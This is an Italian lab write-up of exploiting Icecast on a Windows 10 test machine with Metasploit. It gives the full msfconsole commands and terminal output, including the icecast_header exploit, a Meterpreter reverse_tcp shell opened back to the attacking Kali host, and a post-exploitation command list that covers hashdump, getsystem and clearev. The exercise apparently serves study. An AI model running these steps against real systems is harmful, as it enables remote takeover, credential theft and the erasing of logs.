Ottenere una sessione di Meterpreter su Windows 10 utilizzando Icecast

Set Laboratorio

- Kali Linux (attaccante) ip: 192.168.20.22
- Windows 10 con Icecast installato (target) ip: 192.168.20.35

Svolgimento

Dopo l'avvio di msfconsole ho avviato la ricerca dell'exploit eseguendo questi comandi:


search icecast,


use exploit/windows/http/icecast_header
set payload windows/meterpreter/reverse_tcp


Per completare la Configurazione:
set RHOSTS 192.168.20.35
set LHOST 192.168.20.22
exploit


Una volta finito il processo di exploit e ottenuta la sessione con meterpreter ho eseguito il comando: ipconfig e screenshot (lo screenshot è stato salvato in: /home/kali/MJmIzxkQ.jpeg)


Di seguito gli screenshot dei vari passaggi (con qualche errore di troppo) 🥲


kali@kali: ~
File Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search Icecast
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/http/icecast_header 2004-09-28 great No Icecast Header Overwrite
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > use windows/meterpreter/reverse_tcp
msf6 payload(windows/meterpreter/reverse_tcp) > set payload windows/meterpreter/reverse_tcp
[!] Unknown datastore option: payload.
payload ⇒ windows/meterpreter/reverse_tcp
msf6 payload(windows/meterpreter/reverse_tcp) > back
msf6 > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 > use exploit/windows/http/icecast_header
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.20.35
RHOSTS ⇒ 192.168.20.35
msf6 exploit(windows/http/icecast_header) > set LHOST 192.168.20.22
LHOST ⇒ 192.168.20.22
msf6 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.20.22:4444


kali@kali: ~
File Actions Edit View Help
msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.20.35
RHOSTS ⇒ 192.168.20.35
msf6 exploit(windows/http/icecast_header) > set LHOST 192.168.20.22
LHOST ⇒ 192.168.20.22
msf6 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.20.22:4444
[*] Sending stage (177734 bytes) to 192.168.20.35
[*] Meterpreter session 1 opened (192.168.20.22:4444 → 192.168.20.35:49453) at 2025-05-15 14:49:38 +0200
meterpreter > option
[-] Unknown command: option. Run the help command for more details.
meterpreter > help
Core Commands
Command Description
? Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script
bglist Lists running background scripts
bgrun Executes a meterpreter script as a background thread
channel Displays information or control active channels
close Closes a channel
detach Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid Get the session GUID
help Help menu
info Displays information about a Post module


14:54
kali@kali: ~
File Actions Edit View Help
rmdir Remove directory
search Search for files
show_mount List all mount points/logical drives
upload Upload a file or directory
Stdapi: Networking Commands
Command Description
arp Display the host ARP cache
getproxy Display the current proxy configuration
ifconfig Display interfaces
ipconfig Display interfaces
netstat Display the network connections
portfwd Forward a local port to a remote service
resolve Resolve a set of host names on the target
route View and modify the routing table
Stdapi: System Commands
Command Description
clearev Clear the event log
drop_token Relinquishes any active impersonation token.
execute Execute a command
getenv Get one or more environment variable values
getpid Get the current process identifier
getprivs Attempt to enable all privileges available to the current process
getsid Get the SID of the user that the server is running as
getuid Get the user that the server is running as


14:58
kali@kali: ~
File Actions Edit View Help
Command Description
getsystem Attempt to elevate your privilege to that of local system.
Priv: Password database Commands
Command Description
hashdump Dumps the contents of the SAM database
Priv: Timestomp Commands
Command Description
timestomp Manipulate file MACE attributes
For more info on a specific command, use <command> -h or help <command>.
meterpreter > screenshot
Screenshot saved to: /home/kali/MJmIzxkQ.jpeg
meterpreter >
[*] 192.168.20.35 - Meterpreter session 1 closed. Reason: Died
kill
Usage: kill [pid1 [pid2 [pid3 ...]]] [-s]
Terminate one or more processes.
-s Kills the pid associated with the current session.
msf6 exploit(windows/http/icecast_header) > exit
(kali㉿kali)-[~]
$



Conclusione

L’exploit ha avuto successo. La vulnerabilità presente in Icecast permette l’esecuzione di codice remoto, consentendo pieno accesso alla macchina target.